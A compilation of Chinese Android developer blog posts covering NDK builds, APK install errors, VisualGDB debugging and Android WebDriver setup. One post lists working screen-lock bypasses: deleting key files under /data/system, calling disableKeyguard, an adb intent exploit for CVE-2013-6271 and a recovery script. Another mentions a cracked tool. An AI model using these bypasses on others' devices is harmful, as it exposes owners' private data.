LOCAL_SRC_FILES := ndk_unpackimge.cpp

include $(BUILD_SHARED_LIBRARY)

6、使用 cygwin 编译生成动态库 libndk-rfid.so
在 CODE 上查看代码片派生到我的代码片

Administrator@RL-20140319EGIP /cygdrive/d/work/xxx/RfidxxxTest/bin/classes
$ pwd
/cygdrive/d/work/xxx/RfidxxxTest/bin/classes

Administrator@RL-20140319EGIP /cygdrive/d/work/xxx/RfidxxxTest/bin/classes
$ cd ../../jni

Administrator@RL-20140319EGIP /cygdrive/d/work/xxx/RfidxxxTest/jni
$ ndk-build
Android NDK: WARNING: APP_PLATFORM android-19 is larger than android:minSdkVersion 8 in /cygdrive/d/work/xxx/RfidxxxTest/AndroidManifest.xml
Android NDK: WARNING:/cygdrive/d/work/xxx/RfidxxxTest/jni/Android.mk:ndk-rfid: non-system libraries in linker flags: rfid_unpack.a

Android NDK: This is likely to result in incorrect builds. Try using LOCAL_STATIC_LIBRARIES
Android NDK: or LOCAL_SHARED_LIBRARIES instead to list the library dependencies of the
Android NDK: current module
[armeabi] Compile++ thumb: ndk-rfid <= ndk_unpackimge.cpp
[armeabi] SharedLibrary : libndk-rfid.so
[armeabi] Install : libndk-rfid.so => libs/armeabi/libndk-rfid.so


7、最后 clean eclipse 工程，重新编译工程，就可以进行测试了

测试结果部分 logcat

在 CODE 上查看代码片派生到我的代码片

01-01 00:01:53.960: I/RfidUnPack(2499): RfidUnPack ---loadLibrary
01-01 00:01:53.961: D/dalvikvm(2499): Trying to load lib /data/app-lib/com.android.rfiddemo.test-1/libndk-rfid.so 0x41f09060
01-01 00:01:53.963: D/dalvikvm(2499): Added shared lib /data/app-lib/com.android.rfiddemo.test-1/libndk-rfid.so 0x41f09060
01-01 00:01:53.964: D/dalvikvm(2499): No JNI_OnLoad found in /data/app-lib/com.android.rfiddemo.test-1/libndk-rfid.so 0x41f09060, skipping init
01-01 00:01:53.964: D/RfidUnPack(2499): unpackImage: 111 before call nativeUnpackImage
01-01 00:01:53.965: E/nativeRfidUnpack(2499): ---Java_com_odm_rfid_RfidDevice_nativeDeviceUnpack ---
01-01 00:01:54.057: D/RfidUnPack(2499): unpackImage: 222 after call nativeUnpackImage

eclips 工程 ndk 实例的文件结构如下


Rfid.....Test
Android 4.4.2
Android Private Libraries
src
com.android.rfid
.java
ava
.java
RfidUnPack.java
RfidUnPack
readtest
.activity
gen [Generated Java Files]
Android Dependencies
assets
bin
jni
Android.mk
include_lib.h
ndk_unpackimge.cpp
rfid_unpack.a
libs
armeabi
libndk-rfid.so
armeabi-v7a
.jar
obj
local
armeabi
objs
ndk-rfid
ndk_unpackimge.o

至此，本文结束
http://blog.csdn.net/jimbo_lee/article/details/38262253

使用 Android NDK 的一般方法

1、假如想要使用 foo 这个模块，先要 #include <foo.h>， 然后链接 /system/lib/libfoo.so 。

（在 Android.mk 文件中加入 LOCAL_LDLIBS := -lfoo）

ndk-build 会自动链接 C 库、数学库、C++库

android-3 -> Official Android 1.5 system images

android-4 -> Official Android 1.6 system images

android-5 -> Official Android 2.0 system images

android-6 -> Official Android 2.0.1 system images

android-7 -> Official Android 2.1 system images

android-8 -> Official Android 2.2 system images

android-9 -> Official Android 2.3 system images

Android 1.5 以上的系统，下面这些库可用：

1、C 库（这个 C 库包含多线程支持，所以不需要指定 -lpthread，也不需要指定 -lrt ）

注意：内核头文件很没有稳定下来（今后可能变动），这些头文件是 <linux/*.h> 和 <asm/*.h>

2、数学库（也不需要指定 -lm）

3、C++库： 目前只有这些头文件可用。（不需要指定 -lstdc++ ，是自动链接的）

<cstddef> <new> <utility> <stl_pair.h>

4、Android log：

<android/log.h> android 系统的 log 功能

要用这个 API，需要指定 LOCAL_LDLIBS := -llog

5、zlib 库：

<zlib.h> 和 <zconf.h>

链接： -lz (/system/lib/libz.so)

http://www.zlib.net/manual.html

6、动态连接器库：

<dlfcn.h>

这个库提供的函数例如： dlopen()/dlsym()/dlclose()

LOCAL_LDLIBS := -ldl （ /system/lib/libdl.so）

---------- 以上由 android-3 提供 ----------

1、OpenGL ES 1.x 库

<GLES/gl.h> 和 <GLES/glext.h>

LOCAL_LDLIBS := -lGLESv1_CM.so （ /system/lib/libGLESv1_CM.so）

<uses-feature> （ http://developer.android.com/guide/topics/manifest/uses-feature-element.html）

---------- 以上是 android-4 新增的 NDK API ----------

1、OpenGL ES 2.0

<GLES2/gl2.h> 和 <GLES2/gl2ext.h>

LOCAL_LDLIBS := -lGLESv2.so （ /system/lib/libGLESv2.so）

<uses-feature>

注意： 目前模拟器还不支持这个库

----------以上是 android-5 新增的内容 ----------

1、jnigraphics 库

一个小型的 C 语言库，提供对 Java 中的 bitmap 对象的操作。

包含：<android/bitmap.h>

链接： LOCAL_LDLIBS += -ljnigraphics

典型用法：

a) 用 AndroidBitmap_getInfo() 函数从位图句柄（从 JNI 得到）获得信息（宽度、高度、像素格式）

b) 用 AndroidBitmap_lockPixels() 对像素缓存上锁，即获得该缓存的指针。

c) 用 C/C++ 对这个缓冲区进行读写

d) 用 AndroidBitmap_unlockPixels() 解锁

---------- 以上是 android-8 新增 ----------

1、OpenSL ES 本地音频库

头文件：<SLES/OpenSLES.h> 和 <SLES/OpenSLES_Platform.h>

链接： LOCAL_LDLIBS += -lOpenSLES （libOpenSLES.so）

---------- 以上是 android-9 新增的 ----------

从 android-9 开始，就可以完全用 C/C++来写 android 程序了（完全脱离 java）

但是，仍然没有脱离 java 虚拟机，许多东西还是需要通过 jni 来访问 （参考 docs/NATIVE-ACTIVITY.html ）

头文件：

<android/native_activity.h>

1、活动（Activity）生命期的管理

头文件：<android/looper.h> <android/input.h> <android/keycodes.h> <android/sensor.h>

2、监听事件和传感器

头文件： <android/rect.h> <android/window.h> <android/native_window.h> <android/native_window_jni.h>

3、窗口管理（包括对像素缓存加锁、解锁）

头文件：<android/configuration.h><android/asset_manager.h><android/storage_manager.h>

<android/obb.h> 对嵌入 apk 中的资源（或 OBB 文件）进行只读的、直接访问。

OBB（Opaque Binary Blob）文件，新特性，允许把较大的数据放在 apk 之外（对于游戏程序有用）

上面提到的头文件在 "libandroid.so" 共享库中。

链接方法：　LOCAL_LDLIBS += -landroid

http://www.cnblogs.com/qinjunni/archive/2012/02/22/2362876.html

[速查]APK 安装时可能出现的错误提示及解决方法

本帖将为您解释一些可以解决的常用的 APK 安装错误问题，
请您善用 **Ctrl+F**，搜索您需要的信息。

1. 手机系统内存剩余空间不足，导致安装失败：
提示情形：
a. 提示为“**ADB_INSTALL_FAILED_INSUFFICIENT_STORAGE**”，意为手机存储空间不足；
b. 提示为“**ADB_INSTALL_FAILED_DEXOPT**”，意为因手机存储空间不足导致 APK 解码失败；
c. 提示为“**ADB_INSTALL_FAILED_DEVICE_NOSPACE**”，意为因手机存储空间不足导致 apk 拷贝失败；
d. 提示为“**ADB_INSTALL_FAILED_DEVICE_COPY_FAILED**”，意为文件拷贝失败；

解决方案：
请尝试卸载掉不需要的应用/游戏，使手机释放出更多的剩余空间。
或者将存放在手机内存里的某些应用程序（并不是所有的应用程序都可以移动）移动到 SD 卡中去，也同样可以释放出一些空间。

2. 手机与电脑连接失败，导致安装失败：
提示情形：
a. 提示为“**ADB_INSTALL_DEVICES_NOT_FOUND**”，意为找不到设备；
b. 提示为“**ADB_INSTALL_FAILED_DEVICE_OFFLINE**”，意为设备离线；

解决方案：
请重新插拔 USB 连线，或更换 USB 插口，尝试成功连接您的手机后再进行尝试安装 APK。

3. 需要尝试卸载 APK，进行重新安装，来解决安装失败问题：

提示情形：

a. 提示为“**ADB_INSTALL_FAILED_UPDATE_INCOMPATIBLE**”，意为**更新不完整，请重新卸载后再试**；

b. 提示为“**ADB_INSTALL_FAILED_CONFLICTING_PROVIDER**”，意为**软件供应商冲突，有可能与手机冲突无法解决**；

c. 提示为“**ADB_INSTALL_PARSE_FAILED_INCONSISTENT_CERTIFICATES**”，意为**文件认证不一致**；

d. 提示为“**ADB_INSTALL_FAILED_ALREADY_EXISTS**”，意为**目标已经存在**；

e. 提示为“**ADB_INSTALL_FAILED_INVALID_ZIP_FILE**”，意为**非法的 zip 文件**；

解决方案：

请尝试卸载 APK（如果原来手机上有），重新下载 APK 并安装。

4. 需要通过刷新手机 Android 系统，来解决安装失败问题：

提示情形：

a. 提示为“**ADB_INSTALL_FAILED_OLDER_SDK**”，意为**您的手机系统版本低于软件所需版本**；

解决方案：

请尝试刷新手机 Android 系统，来解决安装失败问题。

友情提示：刷机有风险，需谨慎操作或在有经验的朋友帮助下操作。

5. 因软件安装权限，而导致安装失败：

提示情形：

a. 提示为“**ADB_INSTALL_PARSE_FAILED_NO_CERTIFICATES**”，意为**文件未通过认证**；

解决方案：

请进入【系统设置】-【应用程序】-（【安装与调试】）-勾选【未知源】/【未知来源】（允许安装非官方 Android 市场的应用程序）即可。

6. 因“容器错误”，而导致安装失败：

提示情形：
a. 提示为“**ADB_INSTALL_FAILED_CONTAINER_ERROR**”，意为**容器错误，一般发生于将 apk 安装到 sdcard**；

解决方案：
第一步：用数据线将 G7 连上电脑，连接方式调整为“磁盘驱动器”方式；
第二步：用电脑的资源管理器进入 SD 卡下.android_secure 目录（手机上的资源管理器看不到这个文件）；
第三步：查找“smdl2tmp1.asec”文件，将其删除（不放心的话可以先剪切出去）。（注意文件名的第四个字母是小写的 L，不是数字 1）。

“原文地址：http://www.360doc.com/content/11/1211/12/2793098_171425413.shtml”

Android 常见绕过屏锁小技巧汇总

安全是双刃剑，可以方便自己忘记密码时解锁，也有可能以为手机丢失泄露自己信息

首先各种屏锁都有其对应的编码方式，最终以二进制的形式（可能加密）存放 在系统某个目录，一般位于目录/data/system 下，以*.key 等文件存储。当需用户输入密码（图形）时，会将我们的输入进行相应的编码，最后于 本地存储的二进制进行比较，判断是否解锁成功。所以，最直接的方式就是强暴！

方法 1.

前置条件：已 root

细节：已经 root 了，还有什么好说的，直接把需要比对的文件强行抹掉就 OK 了。因此命令 rm /dara/system/*.key
至于用什么方式删除，可以 usb 连接通过 adb 完成。也可以写个手机应用某些特定条件下触发。

方法 2.

前置条件：无
细节：该方法没那么恶劣，并不是直接把对比文件删除，小小的利用了存在的一个小的逻辑漏洞（也有可能是有些应用需要改功能，所以 google 提供了 api）。该方法只是简单的屏蔽掉了解锁的界面，有木有很文雅。对于图形锁进去之后，按 home 键还是能弹出锁屏界面。

```
KeyguardManager manager = (KeyguardManager) getSystemService(KEYGUARD_SERVICE);if
(manager.inKeyguardRestrictedInputMode()) {                KeyguardLock keyguard =
manager.newKeyguardLock(this.getClass().getName());                    keyguard.disableKeyguard();}
```

就这么一句话，写成 apk 运行就好了，可以写成开机启动触发 apk 运行，也可以写成脚本 usb 连接后 adb 运行 apk。上次的小小展示就是这个。

方法 3.

13 年 11 月新的招式~~~

前置条件：无
细节：大家都知道 android 上屏锁有很多类，字符密码，pin 码，图案码，人脸码，当然还有无码。那么我们切换屏锁类型是是需要验证之前密码的。
而这个验证环节与系统应用有关，com.android.settings 这个 APK 的其中一个 类：com.android.settings.ChooseLockGeneric。
由于 android 是开源的，那么可以查看其对应的源代码，找到漏 洞，构造特定数据就可以实现绕过了。usb 连接，启用 adb 尝试吧！

```
adb shell am start -n com.android.settings/com.android.settings.ChooseLockGeneric --ez confirm_credentials false -
```

-ei lockscreen.password_type 0 --activity-clear-task
该命令就是想特定 apk 特定的一个组件发送 intent 并附带我们构造的数据，有兴趣的可以多了解，同样可以写成一个应用执行

举这个例子也想告诉大家，android 平台的安全有一个特点，也许自身应用是安全的，但是它可以通过另一个应用做坏事，也可以被另一个恶意程序利用

具体分析可以查看：https://cureblog.de/2013/11/cve-2013-6271-remove-device-locks-from-android-phone/
还有一些方式，这里不展开了，都是需要 adb 或多或少需要开启 usb 调试模式

方法 4.
前置条件：可以刷机
由于版本不一，还有本人没有实践，只是看了下刷机脚本，觉得可行，外国佬某博客说他做到不格式化数据解锁。原理其实是方法 1

```
ui_print("Password Resetting ZIP by RahulB");
ui_print("Mounting System");
ui_print("Mounting Data");
run_program("/sbin/busybox", "mount", "/system");
run_program("/sbin/busybox", "mount", "/data");
ui_print("Deleting Pattern/ PIN Lock Keys");
delete("/data/system/gesture.key");
delete("/data/system/password.key");
ui_print("Unmounting System");
ui_print("Unmounting Data");
run_program("/sbin/busybox", "umount", "/system");
run_program("/sbin/busybox", "umount", "/data");
ui_print("Done :D");
```

方法还有很多很多，不列举了，有兴趣的大家留着，密码忘记了可以自行解决
http://blog.csdn.net/xbalien29/article/details/20559405

VS 下真机调试 android native app(以 cocos2dx 手游为例)

0.虽然使用手游为例，但适用于任何原生 C++ NDK 编译方式。
1. 先说说项目背景， cocos2dx 的手游，开发一般在 windows vs 下开发调试，IOS 下使用 xcode 也能很方便的调试，但 android 就没那么幸运了，一般调试就靠 log 来分析问题，总觉得效率低下。调试原生的 android 程序 adb ,cygwin gdb-ndk,ecplise 下 android native app 也搞过，但觉得不太方便，而且能否调试成功还得靠 RP,真是调试不易，且行且珍惜。就想能不能在 vs 下调试 android 程序而且配置还得相对简单。
2. 在网上 g 了一把发现有个神器叫 visualGDB，看看了可以用来调试 linux 和 android 程序，于是就想试试这个是否靠谱。
需要的工具
1.Vs2010 或者 2012
2.visualGDB 这工具是收费的，附件给了个破解版
3.一个被 Root 过，而且有要有/data 和/data/data 目录权限，也就是 adb 需要能以 root 登录。否则在启动调试会发现 gdbserver 文件无法 copy 到/data 目录下而不能调试

4. android NDk
5. android sdk
6. ant
7. java-jdk
3. 安装配置 visualGDB
1.安装后在 vs 的菜单上多了一项目 android- àset sdk/ndk location 打开下面界面设置自己的
Sdk ndk ant jdk 相关路径

2 新建一个 visualGDB 的工程 Start Visual Studio. Select File->New project->VisualGDB->Android App Wizard.
可以看到在安装了 visualGDB 后在新建工程里多了一项，我们需要新建一个这样的项目
3 导入我们的项目，选择最后一个 import existing from Ecplise or ant
4.选择 android 工程，这里是 AndroidManifest.xml 所在的目录

在创建工程的时候目标选择 android-18
在 AndroidManifest.xml 里增加 android:debuggable="true"来生成带调试信息的 so
现在就可以开始编译了打包了（需保证 android.mk 文件 ant 的 build.xml 都没有问题，至少已经能在 ecplise 下编译构建能通过）。
4.编译完成后，会自动使用 ant 打包成 apk，如果在 bin 目录下看到生成的 apk 就表示成功了，下面开始调试
菜单->android->debug android app,会出现下面界面，其实该工具也是使用的 adb 来完成调试的。

我们项目在调试的时候会在这个界面时间比较长，一般在 200s 左右，提示来看可能是工程过大，文件过多导致。

PS:前几天在本机 ecplise 编译的时候在 link 的时候报个很奇怪的错误

在 link 的时候报了一个 CreateProcess No such file or dir 的错误，当时不知道什么原因，至少 g 了一把，就看到一个人问同样的问题，说可能是文件数过多导致。

我们文件个数 796 个，就怀疑在 link 的时候参数太长了导致。
当时就像把通用的做成一个独立的 so,或者.a。但这样也只决解了当前的问题，万一以后在多起来还是一样，就想 android.mk 里有没有选择提供支持
找个下面这个选项，果然就 ok 了。

成功启动调试

Creash 也能直接看到堆栈，很方便

5.遇到的几个坑

1. 设备不识别，在输入 adb.exe devices 设备显示的是?号。
如果显示的是
？ devices
这样表示 usb 打开有问题，驱动成功安卓，这样启动调试会提示“路径中具有非法字符”的错误

adb devices 问号 设备不识别原因很多，我是在机器设置里选择 usb 连接方式选择“媒体设置(MTP)”连接就好了。
2．在创建工程的时候 sdk\platforms 选择 android-18，否则在调试的时候可能报一个 armeabi-7v 错误
3.在 ant 构建报一个异常，这是由于 AndroidManifest.xml 和 project.properties 里的
target=android-<value>值不一样导致
[dx] UNEXPECTED TOP-LEVEL EXCEPTION:
1> [dx] java.nio.BufferOverflowException
1> [dx] at java.nio.Buffer.nextPutIndex(Buffer.java:519)
1> [dx] at java.nio.HeapByteBuffer.putShort(HeapByteBuffer.java:315)
6. VisualGDB 调试启动过程
Adb －s 设备 id command
当已经有多个设备连接到主机时，可以使用-s 参数进行选择.
获得设备信息
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe devices
List of devices attached
00664BACF43F device
查看当前进程
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F shell ps
USER PID PPID VSIZE RSS WCHAN PC NAME
root 1 0 500 368 ffffffff 00000000 S /init
root 2 0 0 0 ffffffff 00000000 S kthreadd
root 3 2 0 0 ffffffff 00000000 S ksoftirqd/0
……..N 多个
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F shell id

uid=2000(shell)gid=2000(shell)
groups=1003(graphics),1004(input),1007(log),1009(mount),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
安装 apk，-r 表示重新安装
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F install -r "E:\lc_fb_test\cocos2d-x-2.1.4\samples\Cpp\HelloCpp
\proj.android\bin\HelloWorld-debug.apk"
pkg: /data/local/tmp/HelloWorld-debug.apk
Success
3741 KB/s (1406256 bytes in 0.367s)
启动一个 app 路径由 pwd 返回
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F shell run-as org.cocos2dx.hellocpp /system/bin/sh -c pwd
/data/data/org.cocos2dx.hellocpp
获取 cpu 架构信息
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F shell getprop ro.product.cpu.abi
armeabi-v7a
运行一个包名为 org.cocos2dx.hellocpp 活动 activity HelloCpp
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F shell am start -n org.cocos2dx.hellocpp/.HelloCpp
Starting: Intent { cmp=org.cocos2dx.hellocpp/.HelloCpp }
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F shell ls /data/data/org.cocos2dx.hellocpp/lib/gdbserver
/data/data/org.cocos2dx.hellocpp/lib/gdbserver
E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F shell ps
USER PID PPID VSIZE RSS WCHAN PC NAME
root 1 0 500 368 ffffffff 00000000 S /init
root 2 0 0 0 ffffffff 00000000 S kthreadd
root 3 2 0 0 ffffffff 00000000 S ksoftirqd/0
转发端口

E:\lccifter_FB\lucifter\adt-bundle-windows-x86-20130917\sdk\platform-tools\adb.exe -s 00664BACF43F forward tcp:5039 tcp:5039
http://blog.csdn.net/soft2967/article/details/38662367

selenium-webdriver for android

介绍
Android WebDriver 允许运行自动化 end-to-end 的测试，以确保你的程序可以正常在 Android 浏览器上工作。Android WebDriver 支持所有核心的 WebDriver APIs,并且还支持移动通信和 HTML5 APIs。Android WebDriver 模块提供了与人的交互，如用手指轻点，轻摇，手指轻滑和长时间压下。它可以旋转显示和 HTML5 特性进行交互，如本地存 储，session 和应用程序缓存。

我 们要尽可能的去模拟用户与浏览器之间的交互。所以，我们在使 Android WebDriver 运行之前,WebView 要配置的与 Android broweser 一样。与页面的交互 Android WebDriver 用本地触摸和键盘事件。调用 DOM 和使用 JavaScript Atoms 库。

支持平台
目前的 apk 将支持 Gingerbread(2.3.x),Honeycomb(3.x),Ice Cream Sandwich(4.0.x)和之后的版本，注意：在 Gingerbread 模拟器上的 butg 会使 WebDriver 崩溃。
可能支持 Froyo(2.2)的版本是 2.16。

Android 的（重要）版本一直都是食物名称命名的，比如 Donut（1.6）、Eclair（2.1）、FroYo（2.2）、Honeycomb（3.0）、Ice Cream Sandwich（4.0）

有用的链接(跃墙可见)

- Android WebDriver on Android Blog
- Android WebDriver on Google Open Source Blog

现在开始

安装 Android SDK
下载地址：http://developer.android.com/sdk/index.html

配置环境
Android WebDriver 测试可以运行在模拟器或真实机器上。

安装模拟器
创建模拟器，Android SDK 下载地址：http://developer.android.com/intl/ja/guide/developing/devices/managing-avds.html
或者：http://developer.android.com/guide/developing/devices/emulator.html

以下指令是在命令行上使用：
第一，我们要创建一个 AVD(Android Virtual Device 安卓虚拟器)
$cd ~/android_sdk/tools/
$./android create avd -n my_android -t 12 -c 100M

-n: 指定 AVD 的名字
-t: 指定平台目标。查看目标列表，./androd list targets
要确保你所选的 SDK 平台要支持目标等级。
-c: SD 卡的储存大小

这时会弹出“Do you wish to create a custom hardware profile [no]”输入“no”。

现在启动模拟器。
$./emulator -avd my_android &

安装设备
用 USB 线把 Android 设备和机器进行连接。

既然我们把测试环境配置好了，让我们看看如何写测试用例，有两种方式：
1.用 remote WebDriver server
2.用 Android test framework

下表进行对比

Android WebDriver using the remote server	**Android WebDriver using the Android test framework**
Tests can be written in any supported language binding (Java, Python, Ruby, etc.)	Tests can only br written in Java
Runs slower because every command makes extra RPCs (HTTP requests/responses)	Runs fasters because the tests are on the device
Ideal if you use the same WebDriver tests on other browsers	Ideal if you don't use the same tests on other browsers and if you already use the Android test framework

用 remote server
此 方法需要客户端和服务端。客户端可以用 IDE 或者命令行来进行与 junit 组合测试。服务端是一个 Android 程序，包含了 HTTP 服务。当我们运行测试时，所有的 WebDriver 命令都会创建一个 HTTP 请求，以 JSON 形式发送给服务。remote server 代理会将 Android WebDriver 请求,并且还将返回响应。

安装 WebDriver APK
所有的装置和模拟器都需要一个 ID。用以下命令，可以在命令行中得到这个 ID：
$~/adnroid_sdk/platform-tools/adb devices

下载 Android 服务包：http://code.google.com/p/selenium/downloads/list （有时要越墙）
安装包：$./adb -s <ID> -e install -r android-server.apk

你的安装包如果来自 Android Market 就需要确认，在“设置->应用程序”选择“未知数据”

在命令行中或者通过装置的 UI 启动 Android WebDriver 程序.

$./adb -s <ID> shell am start -a android.intert.action.MAIN -n org.openqa.selenium.android.app/.ManiActivity

你也可以启动 debug 模式，可以得到更详细的日志：

$./adb -s <ID> shell am start -a android.intert.action.MAIN -n org.openqa.selenium.android.app/.ManiActivity -e debug true

现在我们来设置一个通信的端口，用以机器和装置的通信。

$./adb -s <ID> forward tcp:8080 tcp:8080

待续。。。

欢迎来拍砖!!

http://www.testwo.com/blog/5500